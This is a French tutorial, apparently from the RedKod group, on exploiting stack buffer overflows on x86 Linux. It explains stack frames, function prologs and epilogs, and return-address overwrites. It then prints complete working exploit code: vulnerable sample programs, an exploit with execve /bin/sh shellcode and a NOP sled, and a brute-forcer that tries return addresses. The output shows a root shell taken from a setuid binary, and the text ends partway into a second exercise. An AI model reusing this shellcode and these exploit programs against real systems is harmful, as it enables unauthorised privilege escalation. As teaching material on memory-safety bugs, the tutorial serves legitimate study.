Exploitation Avancée de Stack Overflow Vulnerabilities

SOMMAIRE

1. Introduction

Pour commencer je tiens à préciser certaines petites choses. Tout d'abord ce texte, beaucoup de personnes auraient pu l'écrire. De plus je ne suis pas parfait, il sera donc normal de trouver des erreurs. Merci de m'en faire part pour que je les corriges au plus vite : **nostrobo@redkod.com** . Pour lire et comprendre pleinement ce texte vous aurez besoin de solides connaissances en C et en assembleur AT&T. Pour ce qui est des logiciels, nous utiliserons uniquement gcc et l'outil indispensable à tout bon codeur, je cite, gdb.

Commencons avec une explication sur le pourquoi de ce texte. Tout simplement car les vulnérabilitées de type Buffer Overflow et dérivées, sont encore très fréquentes. En effet une multitude de programmeurs font encore de grossières et banales erreurs. De plus nous estimons que peu de bons textes sur les Buffers Overflow existent et encore moins en francais. C'est pour cela que ce texte est écrit. Je n'ai pas la prétention d'écrire un texte de légende, mais juste de rassembler une certaine quantité d'informations dans un même texte et d'y apporter ma touche personnelle. J'ajouterais également que personnellement je n'ai jamais trouver de texte sur les Stack Overflow qui m'explique clairement le fonctionnement de la Stack. Chaque texte laisse des choses inexpliquées et cela est très frustrant. J'essaierais donc dans ce texte d'expliquer un maximum de choses sur le domaine tout en essayant d'être clair (ce qui n'est pas toujours facile). Pour information, nous travaillerons avec un processeur de type Intel x86 et un système d'exploitation: Linux (debian potato 2.2r6 updated pour ceux que la precision intéresse). Nous commencerons par expliquer quelques definitions pour que les débutants ne soient pas lachés dès le début.

Un buffer est une suite de blocs de mémoire qui contienne le même type de données. En langage C, nous associons cela a une chaine de caractères, ou tableau de caractères :

```
char string[15];
```

correspond à une chaine de caractères, nommée "string" et pouvant contenir 15 caractères (le premier caractère se trouve en string[0] alors que le dernier se situe en string[14]. Et oui on commence à compter à partir de 0).

Objectif : Etudier les failles de type Stack Overflow en local tout en pensant à l'aspect réseau. Le but principal reste de trouver une méthode fonctionnant à tous les coups et sans utiliser de NOPs. Sachez que cet article est plutôt orienté pratique du fait des nombreux exemples que nous etudierons.

1 - Qu'est ce qu'un Buffer Overflow?

Un Buffer Overflow (ou Débordement de tampon) consiste à mettre plus d'informations en mémoire que celle ci n'est destinée à recevoir, dans le seul but d'écraser d'autres informations auquelles nous ne devrions absolument pas accéder. De cette manière nous pouvons par un procédé un peu technique (pour l'instant) faire éxécuter un code arbitraire. De ce fait nous pourrons éxécuter des commandes avec des droits particuliers.

Le But, plus techniquement, est de faire déborder un buffer pour écraser une partie précise de la Pile. Il en résulte un saut vers notre code (shellcode).

2 - Qu'est ce qu'un Heap Overflow?

Le Heap Overflow (Débordement de Buffer dans le Tas) est, dans la forme, identique au Buffer Overflow sauf que cette fois nous écrasons en mémoire des données qui ne se trouve pas dans la Pile mais dans le Tas. La disposition étant différente dans le Tas, les données ecrasées ne seront pas les mêmes, le resultat sera donc souvent différent.

2. Organisation de la Pile


Je vous préviens que ca ne va pas être simple de tout comprendre comme cela, à la volée. Cette partie est certainement la plus difficile, c'est pour cela que je vous demanderais, pour une bonne compréhension de la relire plusieures fois. Enfin toujours est il que si vous comprenez cette partie, le plus dûr sera fait niveau compréhension car le Buffer ou Heap Overfow est, en soit, vraiment pas difficile.

Sachez tout d'abord que chaque processus dispose de son propre espace mémoire. Cet espace mémoire est divisée en 3 sections: Texte, Données et Pile. Forcément comme vous pouvez vous en douter, nous allons nous concentrer sur la section Pile étant donné que c'est la que nous allons exploiter la faille. Pour les plus curieux voici un bref apercu des autres sections.

La section Texte contient tout ce qui est instructions, pour éxecuter le programme ainsi que certaines données qui ne sont accessible qu'en lecture. Toute cette section est sensible et nous ne pouvons y modifier des données pour devier le déroulement du programme sous peine de planter le processus. En effet une simple tentative d'ecriture vous expediera une erreur de segmentation.

La section Données (Data) contient les variable non-initialisées et initialisées. Les variables statiques par exemple sont stockées dans cette section.

Pour ce qui est de la position en mémoire de ces sections, voici une schéma :



Que décrit ce schéma?
Tout simplement l'ordre dans lequel sont placés les données en mémoire. On note que la pile est créée en dernier et que bien entendu ce sont les instructions qui sont placées en mémoire dans un premier temps.

Parlons désormais de la Stack (Pile). La Pile est donc une zone mémoire. Cette zone mémoire dispose d'une particularité. En effet elle fonctionne suivant une règle: le dernier objet rentré sera le premier sorti. Cette convention est nommée LIFO : Last In First Out. Nous disposons de deux opérations pour interagir avec la Stack : PUSH et POP. PUSH permet tout simplement de mettre un élement sur le dessus de la Pile alors que POP récupère l'element sur le dessus de la Pile pour le stocker.

Forcément il en résulte quelques modifications au niveau de la Pile. Lorsque l'on rajoute un élement via la commande PUSH, la taille de la stack est modifiée, agrandie pour pouvoir contenir cet élement. Même chose lors de l'appel à POP, la taille de la stack est réduite.

1 - A quoi sert exactement la Stack?

Elle est indispensable car elle est le support utilisé pour stocker des données temporairement en mémoire. D'autre part, si vous programmez, vous savez que l'utilisation de fonctions est indispensable à un certain niveau. Et bien la Stack permet entre autre le passage d'arguments aux fonctions appellées mais également la récuperation de la valeur de retour.

2 - Quelques précisions techniques sur la Stack.

Comme indiquer précédement, la taille de la Stack varie en fonction des élements ajoutés ou enlevés. En fait ce n'est pas tout à fait la taille qui est directement modifiée mais un pointeur sur la haut de la Stack. Forcément il en résulte l'agrandissement de la zone mémoire réservée à la Stack. Tout ca pour vous dire qu'il existe donc des pointeurs spéciaux (Stack Pointers), réservés à la Stack et qui lui donne des informations pour le bon déroulement des instructions. Ce texte n'est pas destiné à un étalage de connaissances, je ne vous embrouillerais donc pas avec tous les pointeurs qui existent. Pour ceux qui veulent les connaitre, faites un: "info reg" sous gdb. Pour les autres voici les Stack Pointers les plus importants dans notre cas :

ESP : pointe sur le haut de la Stack. Ce pointeur pointe donc vers la dernière adresse de la stack ou parfois sur la dernière adresse libre de la stack. Pour la suite nous considérerons qu'il pointe sur la dernière adresse de la Stack. (adresse basse: car lorsque la Stack s'agrandit, ce pointeur pointe vers une adresse de plus en plus basse.)
EBP : pointe sur la base de la Stack. (adresse haute)
EIP : pointe sur la prochaine instruction a éxecuter. C'est généralement ce pointeur que nous allons essayer d'overwriter.

3 - Qu'est ce qu'un mot?

Un mot représente l'unité de longeur en terme de mémoire. Si un mot était composé de 10 octets, alors le processeur remplirait la mémoire par coup de 10 octets. Dans mon cas, ayant un processeur fonctionnant en 32 bits (4 octets), un mot prend donc 4 octets.

Chaque variable prend une certaine place en mémoire. D'un point de vue programmation, chaque variable declarée aura une taille réelle multiple (en octets) de la taille d'un mot.
Voyons quelques exemples pour clarifier tout ca :

- Un "int" aura bien 4 octets de mémoire allouée.
- Un "char buffer[5];" prendra 8 octets (2 mots) de mémoire car 5 n'est pas multiple de 4 et 4 octets ne suffierait pas.
- Un "char buffer[9];" aurait 12 octets (3 mots) de mémoire réelle car 8 ne suffierait pas.

J'éspère avoir été assez clair. De toute facon tout cela sera plus ou moins réexpliquer plus loin.

4 - Comment se déroule un appel de fonction au niveau de la pile?

Voyons un petit exemple pour comprendre comment le Processeur réserve de la mémoire en fonction de la taille des buffers desirés ainsi que les opérations que la Stack effectue.

```
---------- explication_pile.c ----------
/* gcc -g -o explication_pile explication_pile.c */
void function(int nb)
{
char buffer[5];
char buffer2[9];
}

void main()
{
int nb;

nb = -42;
function(nb);
}
---------- explication_pile.c ----------
```

> PROLOG

Le Prolog représente toutes les étapes d'initialisation de la Stack qui forment l'appel d'une fonction. Voyons les modifications qu'effectue le Processeur au niveau de la Stack durant le Prolog :

- La déclaration d'un entier de type "int" dans la fonction "main()" prend 1 mot (4 octets sur ma machine. Revenir sur vos pas si vous n'avez pas compris ce qu'était un mot).
- Tout d'abord le Processeur va PUSH l'unique argument dont la fonction aura besoin :

pushl $nb

- Ensuite l'instruction "call" est éxécutée :

call function

- Le Processeur va préparer la fonction "function(int)". La Stack va donc modifier ses registres (Stack Pointers) pour pouvoir éxécuter la fonction. Il commence par PUSH %eip (Instruction Pointer) dans la Stack. Cette adresse servira d'adresse de retour et sera donc nommée RET (ou %eip saved).
- Ensuite il va se passer 3 opérations qui forme ce que l'on appelle le "Prolog" :

pushl %ebp
movl %esp, %ebp
subl $20 %esp

Explications : Le Processeur PUSH %ebp (Frame Pointer) pour le sauvegarder. Puis il copie le contenu de %esp dans %ebp qui forme donc le nouveau pointeur sur la base de Stack. Puis un nouveau %esp (haut de la pile) est calculé. Sa valeur est decrémentée de 20 (la taille de la Stack augmente car nous augmentons vers les adresses basses).

Qu'est ce que tout cela signifie?
Et bien tout simplement que le bas de la pile est maintenant recalculé pour devenir le bas d'une nouvelle Stack temporaire (pour la fonction). Ce nouveau pointeur %ebp est égal à l'ancien %esp car le haut de la pile devient désormais, pour la fonction, le bas de la nouvelle pile. Voila comment nous obtenons notre nouveau pointeur %ebp.
Pour ce qui est de %esp, le haut de la pile, il est decrémenter (car nous augmentons en décrémentant) de 20 pour permettre de stocker les nouvelles variables. Plus exactement les deux buffers declarés dans la fonction :

char buffer[5];
char buffer2[9];

Rappel : En toute logique, le processeur devrait réserver un total de 5+9=14 octets pour les 2 buffers. Mais celui ci en réserve 20 ?@#!?
Si vous ne comprenez pas, revenez sur vos pas pour lire la partie: " 3 - Qu'est ce qu'un mot? ". Reclarifions tout cela: le buffer "buffer" demande 5 octets de mémoire. Or ce nombre n'est pas un multiple de 4 (la taille d'un mot sur ma machine, en octets). De ce fait le processeur réserve plus de mémoire, c'est logique, soit 2*4=8 octets. En conclusion le buffer "buffer" disposera de 2 mots soit 8 octets de mémoire.
Le buffer "buffer2" quant à lui disposera donc également de plus d'espace mémoire: non pas 9 octets mais bien 12.
Ce qui nous fait un total réel de 8+12=20 octets. Le compte est bon!
Nous avons donc nos deux nouveaux pointeurs: EBP et ESP. Voyons via un schéma ce qu'il s'est passé pendant l'appel de la fonction (Prolog),

cela pour comprendre une bonne fois pour toute :

Nous voyons bien ce que sont devenus les Stack Pointers %esp et %ebp pour la fonction.

Voyons pour finir comment se présente la Stack après la déclaration de variables locales de notre fonction "function" :

```
<- vers le haut de la stack = adresses basses
[buffer2][buffer][%ebp saved == Frame Pointer saved][%eip saved == RET][nb]
                              adresses hautes = vers le bas de la stack ->
```

Nous pouvons constater ici ce qu'il s'est passé. Tout d'abord "nb" a été PUSH, puis le Processeur a PUSH %eip suivi de %esp pour les sauvegarder. Nous distinguons ensuite les deux buffers déclarés en local, dans la fonction.
Voici encore un bon exemple de LIFO pour ceux qui n'auraient toujours pas compris. Le buffer2 est le dernier à avoir été déclaré, pourtant c'est celui qui se trouve désormais sur le haut de la Stack, et qui sera dechargé le premier.

> EPILOG

L'Epilog représente les instructions qui sont toujours éxécutées lorsqu'une fonction est terminée. L'Epilog a pour but de réinitialiser la Stack pour pouvoir continuer dans la fonction appellante (main dans notre exemple). Voici les quelques lignes qui constituent l'Epilog :

addl $20, %esp
movl %ebp, %esp
popl %ebp ret

Vous pourrez également trouver l'epilog sous cette forme :

leave
ret

J'espere qu'à ce stade vous pouvez comprendre seul ce que cela signifie.
La premiere ligne signifie que l'on diminue la taille de la Stack de 20 (la taille que l'on avait allouer pour les variables locales). Nous revenons donc au stade précédent la déclaration des variables, au début de la fonction. Puis le Processeur copie %ebp dans %esp, ce qui signifie que l'on copie l'adresse du bas de la Stack actuelle (celle créée pour la fonction) dans %esp (le haut de la Stack). Puis le Processeur POP l'élement se trouvant sur le dessus de la Stack pour le stocker dans %ebp. Revenez de quelques dizaines de lignes pour revoir le schéma représentant notre Stack. Vous comprendrez alors ce qui va être mis dans %ebp. En effet c'est %ebp saved, l'ancien %ebp, qui est récupéré et stocké dans %ebp. En dernière action, le processeur POP de la Stack le dernier élément pour le stocker dans %eip. Cette valeur correspond à l'adresse de la prochaine instruction à éxécuter. C'est ce registre qui nous intéresse. Si vous réflechissez vous comprendrez que nous nous retrouvons désormais avec un %ebp égal a l'ancien %ebp (celui du main) et un %esp égal au %ebp de la fonction c'est à dire l'ancien %esp (celui du main) car durant le Prolog, voila ce que nous faisions :

movl %esp, %ebp

Nous nous retrouvons donc dans la fonction appelante, le main() en l'occurence, avec les mêmes valeurs de %ebp et %esp que avant l'appel à "call".
Si vous n'avez pas tout compris, relisez et je pense que ca devrait aller.

3. Exploitation dans la fonction main() (vuln1)

Attaquons désormais un exemple concret d'exploitation de Buffer Overflow. Je rappel que le but va être de faire déborder un buffer, en lui donnant plus de données à écrire en mémoire qu'il n'y a de place réservée pour les stocker. De ce fait les données en trop iront écraser les données présentes dans la pile. Voici le code source du programme vulnérable que nous utiliserons en introduction :

```
---------- vuln1.c ----------
/* gcc -g -o vuln1 vuln1.c */
int main(int argc, char **argv)
{
char buffer[100];
if (argc > 1)
     strcpy(buffer, argv[1]);
return (0);
}
---------- vuln1.c ----------
```

Donc le programme copie juste le contenu de argv[1] dans le buffer. Le problème c'est bien sûr l'utilisation de la fonction "strcpy()" qui ne spécifie aucune limite en taille de copie. En clair voila ce qu'il se passe :

1 - Recherche de la vulnérabilité.

$> ./vuln1 `perl -e "print('A'x100)"`
$>

Ici aucun problème. Il copie les 100 'A' passés en argument dans le buffer.

$> ./vuln1 'perl -e "print('A'x200)"`
Segmentation fault
$>

Voila une faille de type Buffer Overflow. Lorsque l'on donne plus de données à copier, le programme écrase des données de la pile et le programme ne peut plus continuer normalement d'où l'erreur.

2 - Recherche d'informations.

Revoyons la disposition des données de la Pile dans la fonction main.

up <- [buffer][%ebp saved == Frame Pointer saved][%eip saved == RET] -> down

Donc réfléchissons. Notre buffer prend 100 octets, ce qui fait 25 mots = 100 octets, le compte est bon, la taille réelle en mémoire sera bien de 100 octets. Nous savons que si nous mettons plus de données à copier, cela va écraser d'abord %ebp saved puis %eip saved. %ebp saved et %eip saved représente des adresses, elles prennent donc logiquement 1 mot d'espace mémoire soit 4 octets. Cela signifie tout simplement que si nous mettons 104x'A' en paramètre, %ebp saved sera ecrasé, et si nous en mettons 108, %eip saved sera ecrasé également. Voyons si tout cela se vérifie en pratique avec gdb. Pour information, le code ASCII en hexadécimal de 'A' est 0x41, c'est pour cela que nous rechercherons 0x41 dans les adresses pour savoir jusqu'où nous avons été écrire en mémoire.

$> gdb -q vuln
(gdb) run `perl -e "print('A'x100)"`
Starting program: /root/RedKod/Stack_Overflow/BO/vuln1/vuln1`perl -e "printf('A'x100)"`
Program exited normally.
(gdb)

Dans ce cas nous notons bien qu'il n'y a aucune erreur. Tout ce passe comme prévu et le programme quitte normalement.

(gdb) run `perl -e "print('A'x104)"`
Starting program: /root/RedKod/Stack_Overflow/BO/vuln1/vuln1 `perl -e "printf('A'x104)"`
Program received signal SIGSEGV, Segmentation Fault.
0x40010316 in __libc_start_main () from /lib/libc.so.6
(gdb) info reg ebp eip
ebp 0x41414141 0x41414141
eip 0x40010316 0x40010316
(gdb)

Avec 104 octets de données, soit 4 octets en trop, nous remarquons que %ebp a bien été overwrité par nos données alors que %eip, pas du tout. Notre théorie est pour l'instant confirmée.

(gdb) run `perl -e "print('A'x108)"`
Starting program: /root/RedKod/Stack_Overflow/BO/vuln1/vuln1 `perl -e "printf('A'x108)"`
Program received signal SIGSEGV, Segmentation Fault.
0x41414141 in ?? ()
(gdb) info reg ebp eip
ebp 0x41414141 0x41414141
eip 0x41414141 0x41414141
(gdb)

Encore une hypothèse de vérifiée. Avec nos 108 caractères, %eip est overwrité comme nous l'avions prévu. Voila, pour cette fois la théorie est remarquablement suivie. Mais sachez que ce ne sera pas toujours le cas.

Bon en conclusion nous savons qu'il faut overwriter de 8 octets pour pouvoir écraser complètement %eip. Pour finir notre recherche d'informations il nous faut connaitre l'adresse du buffer que nous allons remplir. De ce fait nous serons à quelle adresse se trouvera notre shellcode. Relancons gdb :

```
$> gdb -q vuln1
(gdb) disass main
Dump of assembler code for function main:
0x80483f0 <main>:          push %ebp
0x80483f1 <main+1>:        mov %esp,%ebp
0x80483f3 <main+3>:        sub $0x78,%esp
0x80483f6 <main+6>:        cmpl $0x1,0x8(%ebp)
0x80483fa <main+10>:       jle 0x8048414 <main+36>
0x80483fc <main+12>:       add $0xffffff8,%esp
0x80483ff <main+15>:       mov 0xc(%ebp),%eax
```

```
0x8048402 <main+18>:       add $0x4,%eax
0x8048405 <main+21>:       mov (%eax),%edx
0x8048407 <main+23>:       push %edx
0x8048408 <main+24>:       lea 0xffffff9c(%ebp),%eax
0x804840b <main+27>:       push %eax
0x804840c <main+28>:       call 0x8048300 <strcpy>
0x8048411 <main+33>:       add $0x10,%esp
0x8048414 <main+36>:       xor %eax,%eax
0x8048416 <main+38>:       jmp 0x8048418 <main+40>
0x8048418 <main+40>:       leave
0x8048419 <main+41>:       ret
End of assembler dump.
(gdb) b *0x804840c
Breakpoint 1 at 0x804840c: file vuln1.c, line 6.
(gdb) run `perl -e "print('A'x108)"`
Starting program: /root/Security/Stack_Overflow/BO/vuln1/vuln1 `perl -e "print('A'x108)"`

Breakpoint 1, 0x0804840c in main (argc=2, argv=0xbffffa64)
     at vuln1.c:6
6          strcpy(buffer, argv[1]);
(gdb) print &buffer
$1 = (char (*)[100]) 0xbffff998
(gdb)
```

Cette technique consiste à mettre un point d'arrêt (breakpoint) sur l'appel à la fonction "strcpy()". Lorsque le programme est lancé et qu'il arrive à cette instruction, gdb stoppe l'execution du programme et attend les instructions. A ce moment là nous pouvons afficher l'adresse du buffer grâce à la commande :

print &buffer

Notre buffer aura donc l'adresse 0xbffff998 mais d'après mon expérience, je dirais qu'elle ne sera pas correcte lorsque nous écrirons notre exploit car les conditions d'execution auront changées.
Voila nous avons désormais toutes les informations nécéssaires pour écrire notre exploit.

3 - Exploitation basique de la vulnérabilité.

Je réexplique le fonctionnement de l'exploitation de la vulnérabilité. Je rappelle que le but est d'overwrité %eip pour pouvoir faire sauter le programme sur notre code et donc éxécuter des instructions avec les droits du programme. Un petit schéma pour visualiser la Stack au moment de l'exploitation:

```
[ buffer (100 octets) ][ %ebp saved (4 octets) ][ %eip saved (4 octets) ]

<---------- - - - - - - - - - 108 octets - - - - - - - - - - ---------->
```

Nous allons écrire un exploit qui va générer le buffer que nous allons passé en paramètre au programme et qui va être copié en mémoire (et qui va par la même occasion overwriter %ebp et %eip). Ce buffer aura cette forme:

```
[ Serie de NOP ][ shellcode ][ &buffer == adresse du buffer (4 octets) ]

<------- - - - - - - - - - 108 octets - - - - - - - - - - ------->
```

Notons que nous overwriterons %eip par l'adresse du buffer (qui a de grande chance de changer). Nous pourrions indiquer l'adresse du début du shellcode mais l'exploitation est beaucoup plus facile à réussir en essayant de faire pointer l'adresse de retour (%eip) dans les NOPs. En effet l'instruction NOP ne fait rien au vrai sens du terme. Le but est donc de tomber dans les NOPs pour faire éxécuter le shellcode. En d'autres termes, plus il y a de NOPs, plus on a de chance de réussir l'exploitation.
Il ne nous reste plus qu'a coder l'exploit correspondant.

```
---------- exploit1.c ----------
/* gcc -o exploit1 exploit1.c */
#include <stdlib.h>
#define BUFFER_LEN 100
#define OVERFLOW 8
int main()
{
char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
                   "\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
                   "\x0c\xb0\x0b\xcd\x80\x31\xdb\x89\xd8\x40"
                   "\xcd\x80\xe8\xdc\xff\xff\xff"
                   "/bin/sh";
char newret[] = "\x98\xf9\xff\xbf";          // adresse du buffer
char buffer[256];
int i;
int j;

printf("=== NostroBO Buffer Overflow ===\n\n");

printf("-> Creating Buffer.\n");

for (i = 0; i < ((BUFFER_LEN+OVERFLOW)-(strlen(newret)+strlen(shellcode))); i++)
     buffer[i] = '\x90'; // on place des NOPs
```

```
printf("hop: %d\n", i);

for (j = 0; shellcode[j]; j++, i++)
     buffer[i] = shellcode[j];          // on copie le shellcode

printf("-> Shellcode injected.\n");

printf("hop: %d\n", i);

for (j = 0; newret[j]; j++, i++)
     buffer[i] = newret[j];          // on copie l'adresse du buffer

printf("-> Buffer Address injected.\n");

printf("hop: %d\n", i);

printf("-> RedKod Rulez.\n");

execl("/root/RedKod/Stack_Overflow/BO/vuln1/vuln1", "vuln1", buffer, NULL);
}
---------- exploit1.c ----------
```

Voila notre exploit va donc permettre d'éxécuter un shell (/bin/sh) avec les droits du propriétaire du fichier.

Voyons l'exploitation en pratique :

$> gcc -o exploit1 exploit1.c
$> ./exploit1
=== NostroBO Buffer Overflow ===

-> Creating Buffer.
hop: 59
-> Shellcode injected.
hop: 104
-> Buffer Address injected.
hop: 108
-> RedKod Rulez.
sh-2.05a$ whoami
root
sh-2.05a#

Si dans votre cas cela fonctionne du premier coup c'est que vous avez de la chance. On note bien que nous avons désormais les privilèges root car le fichier appartenait a l'utilisateur root qui avait mis un bit suid.

Revoyons ce qu'il s'est passé car une bonne compréhension est indispensable pour la suite. Nous avons écrit 108 octets alors que le buffer ne pouvait en contenir que 100. De ce fait les 8 octets suivants le buffer dans la mémoire ont été ecrasés. Voyons le changement:

```
- before -
[ buffer (100 octets) ][ %ebp saved (4 octets) ][ %eip saved (4 octets) ]
<---------- - - - - - - - - - 108 octets - - - - - - - - - - ---------->

- after -
[    NOPs (59 octets)    ][ shellcode (45 octets) ][ &buffer (4 octets) ]
<---------- - - - - - - - - - 108 octets - - - - - - - - - - ---------->
```

L'adresse de notre buffer va donc écraser %eip saved. Puis à la fin de la fonction, le processseur va POP ce qui devrait être %eip saved (mais qui est &buffer) et le mettre dans %eip (epilog). De ce fait la prochaine instruction à éxécuter sera l'instruction présente à l'adresse: &buffer, en l'occurence les NOPs. Puisque les NOPs sont ignorés, il continue et tombe sur notre shellcode qu'il éxécute. Voila nous obtenons donc notre shell. Je rappelle que plus on met de NOPs, plus on a de chances de tomber dedans, plus on a de chances que notre adresse fonctionne pour éxécuter le shellcode.

Pour ceux qui n'ont pas eu la chance de voir l'exploit fonctionner du premier coup, je vous rassure c'est tout à fait normal et je vais vous expliquer pourquoi. Lorsque nous avons chercher l'adresse du buffer, cela se produisait dans des conditions particulières, je veux dire par là que seul le programme etait éxécuté. Dans le cas de l'exploitation, l'exploit déclare différentes variables qui vont modifier la Stack. Ainsi lors de l'appel à "execl()", nous ne nous retrouvons pas dans les mêmes conditions d'éxécution que lors du calcul de l'adresse du buffer.

Un autre moyen consiste à calculer dans l'exploit la valeur de %esp qui a certaines chances de se retrouver dans les NOPs. Cela n'est pas sûr du tout mais s'en rapproche fortement. Il suffit alors de tâtonner pour trouver. Je n'aime pas particulièrement cette méthode. Si jamais vous désiriez tout de même visualiser le code source, lisez n'importe quel autre article sur le sujet, un exemple de ce type sera forcément présenté.

4 - Bruteforcer la vulnérabilité.

Voyons comment écrire un bruteforceur rapidement à partir de l'exploit de base. Il ne sera pas très extensible, mais suffira normalement pour cet exploit. Nous allons simplement mettre en place une adresse limite pour l'adresse du buffer. Et le programme va tester avec toutes les adresses jusqu'à arriver à cette adresse limite.

Pour chaque essai nous sommes obliger de forker pour ne pas perdre le processus père.
Voici le code :

```
---------- bruteforce1.c ----------
/* gcc -o bruteforce1 bruteforce1.c */
#include <stdlib.h>
#define BUFFER_LEN 100
#define OVERFLOW 8

int main()
{
char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
                   "\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
                   "\x0c\xb0\x0b\xcd\x80\x31\xdb\x89\xd8\x40"
                   "\xcd\x80\xe8\xdc\xff\xff\xff"
                   "/bin/sh";
char newret[] = "\x00\xfc\xff\xbf";          // adresse de depart
char diff[] = "\xff\xff\xff\xbf";          // adresse limite
char buffer[512];
int i;
int j;
int loop;
int pid;
int error;

printf("\n\n=== NostroBO Buffer Overflow ===\n\n");

for (loop = 0; strcmp(diff, newret) > 0; loop++)
  {
     error = 0;

     newret[0] += 1;
     if (newret[0] == '\x00')
       {
          newret[1] += 1;
          newret[0] = '\x00';
          continue;
       }

     printf("\n%d #@! Testing NewRet Address: %s !@# %d\n", loop, newret, loop);

     printf("-> Creating Buffer.\n");

     for (i = 0; i < ((BUFFER_LEN+OVERFLOW)-(2*strlen(newret)+strlen(shellcode))); i++)
          buffer[i] = '\x90';

     printf("hop: %d\n", i);

     for (j = 0; shellcode[j]; j++, i++)
          buffer[i] = shellcode[j];

     printf("-> Shellcode injected.\n");

     printf("hop: %d\n", i);

     for (j = 0; newret[j]; j++, i++)
          buffer[i] = newret[j];

     for (j = 0; newret[j]; j++, i++)
          buffer[i] = newret[j];

     printf("-> Buffer Address injected.\n");

     printf("hop: %d\n", i);

     pid = fork();
     if (pid == -1)
       {
          printf("#@! Fork() Error.\n");
          exit(0);
       }
     else if (pid == 0)
       {
          printf("-> Trying Exploit.\n");
          execl("/root/RedKod/Stack_Overflow/BO/vuln1/vuln1", "vuln1", buffer, NULL);
          exit(0);
       }
     else
          waitpid(pid, &error, 0);

     if (error == 0)
       {
          printf("-> Exploit executed successfuly.\n");
          printf("-> RedKod Rulez.\n");
          return (0);
       }
  }
}
---------- bruteforce1.c ----------
```

Essayons désormais, cela devrait marcher :

$> gcc -o bruteforce1 bruteforce1.c

```
$> ./bruteforce1
=== NostroBO Buffer Overflow ===

0 #@! Testing NewRet Address: üÿ¿ !@# 0
-> Creating Buffer.
hop: 55
-> Shellcode injected.
hop: 100
-> Buffer Address injected.
hop: 108
-> Trying Exploit.

1 #@! Testing NewRet Address: üÿ¿ !@# 1
-> Creating Buffer.
hop: 55
-> Shellcode injected.
hop: 100
-> Buffer Address injected.
hop: 108
-> Trying Exploit.

2 #@! Testing NewRet Address: üÿ¿ !@# 2
-> Creating Buffer.
hop: 55
-> Shellcode injected.
hop: 100
-> Buffer Address injected.
hop: 108
-> Trying Exploit.

3 #@! Testing NewRet Address: üÿ¿ !@# 3
-> Creating Buffer.
hop: 55
-> Shellcode injected.
hop: 100
-> Buffer Address injected.
hop: 108
-> Trying Exploit.

4 #@! Testing NewRet Address: üÿ¿ !@# 4
-> Creating Buffer.
hop: 55
-> Shellcode injected.
hop: 100
-> Buffer Address injected.
hop: 108
-> Trying Exploit.

5 #@! Testing NewRet Address: üÿ¿ !@# 5
-> Creating Buffer.
hop: 55
-> Shellcode injected.
hop: 100
-> Buffer Address injected.
hop: 108
-> Trying Exploit.

6 #@! Testing NewRet Address: üÿ¿ !@# 6
-> Creating Buffer.
hop: 55
-> Shellcode injected.
hop: 100
-> Buffer Address injected.
hop: 108
-> Trying Exploit.
sh-2.05a# whoami
root
sh-2.05a# exit
-> Exploit executed successfuly.
-> RedKod Rulez.
$>
```

Le programme a donc testé 6 adresses avant d'arriver au premier NOP. Avec cette méthode les chances de trouver l'adresse du buffer sont augmentées. Mais cela n'est pas très intéréssant car nous préférerions avoir une adresse sûre à tous les coups.

4. Exploitation dans une fonction (vuln2)

Nous allons, pour nous entrainer, réexploiter la même faille dans un programme similaire. La seule différence étant que ce programme fait appel à une fonction. C'est d'ailleurs dans cette fonction que ce situera la faille à exploiter.
Voici le code :

```
---------- vuln2.c ----------
/* gcc -g -o vuln2 vuln2.c */
void cp(char *string)
{
char buffer[49];

strcpy(buffer, string);
}

int main(int argc, char **argv)
{
if (argc > 1)
     cp(argv[1]);
return (0);
}
---------- vuln2.c ----------
```

1 - Recherche d'informations.

Voila donc un programme qui ressemble fortement au précédent à quelques détails près. Tout d'abord la copie de argv[1] dans le buffer se fait dans une fonction. De plus nous pouvons constater que le buffer est extrêmement petit. Mais cela devrait normalement juste suffir pour contenir les éléments nécéssaires. Nous allons essayer de collecter quelques informations. Notamment l'adresse du buffer dans l'environnement donné. Nous savons que celui ci a très peu de chance d'être valide pour notre cas, mais c'est toujours un indice. Il nous faut également déterminer combien d'octets seront nécéssaires pour overwriter %eip dans la pile. Lancons donc notre meilleur ami, j'ai nommé gdb.

$> gdb -q vuln2
(gdb) run `perl -e "print('A'x49)"`
Starting program: /root/RedKod/Stack_Overflow/BO/vuln2/vuln2 `perl -e "print('A'x49)"`

Program exited normally.
(gdb) run `perl -e "print('A'x50)"`
Starting program: /root/RedKod/Stack_Overflow/BO/vuln2/vuln2 `perl -e "print('A'x50)"`

Program exited normally.
(gdb) run `perl -e "print('A'x51)"`
Starting program: /root/RedKod/Stack_Overflow/BO/vuln2/vuln2 `perl -e "print('A'x51)"`

Program exited normally.
(gdb) run `perl -e "print('A'x52)"`
Starting program: /root/RedKod/Stack_Overflow/BO/vuln2/vuln2 `perl -e "print('A'x52)"`

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg ebp eip
ebp 0x41414141 0x41414141
eip 0x41414141 0x41414141
(gdb)

